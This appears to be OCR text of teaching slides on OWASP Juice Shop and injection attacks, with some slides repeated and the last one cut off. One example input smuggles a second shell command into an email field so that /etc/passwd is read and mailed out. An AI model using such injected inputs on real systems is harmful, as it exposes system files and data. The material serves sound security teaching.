
NodeGoat

Juice Shop*

Intentionally insecure web applications

Juice Shop

- **OWASP**: Open Web Application Security Project
- OWASP's mission: improve software security
- `Juice Shop`: Node.js/Express/Angular based
- Top-10 security risks (as decided by security experts)



Email

admin

This connection is not secure. Logins entered here could be compromised. **Learn More**

Password

"It is the most modern and sophisticated insecure web application written purely in JavaScript"

OWASP Top-10

in practice

Injection attacks #1

Exploit the fact that input is interpreted by the server without any checks.


Input for injection attacks via:

- **Parameter manipulation** of HTML **forms**
- **URL** parameter manipulation
- **Hidden form field** manipulation
- **HTTP header** manipulation
- **Cookie** manipulation

Manipulating applications #1

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting** ←
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**
  - Exploit **unchecked user input to control** which files are accessed on the server
- **Command injection** ←
  - Exploit **unchecked user input to execute shell commands**
- **`eval()`** ←

OS command injection #1



Web server

bash script

```
cat confirm|mail $email
```

Enter your email address below to subscribe:

Enter your email address here

Sign up now ›


Thank you for signing up for our mailing list.

A confirmation message has been sent to you with a link you **must click on** in

```
cat confirmText | mail john@test.nl
```

benign user’s input: john@test.nl

OS command injection #1



```
cat confirm|mail $email
```

Enter your email address below to subscribe:

Enter your email address here

Thank you for signing up for our mailing list.

A confirmation message has been sent to you with a link you **must click on** in

```
cat confirmText | mail john@test.nl
```


```
cat confirmText | mail john@test.nl;
cat /etc/passwd | mail john@test.nl
```

benign user's i

malicious user's input:

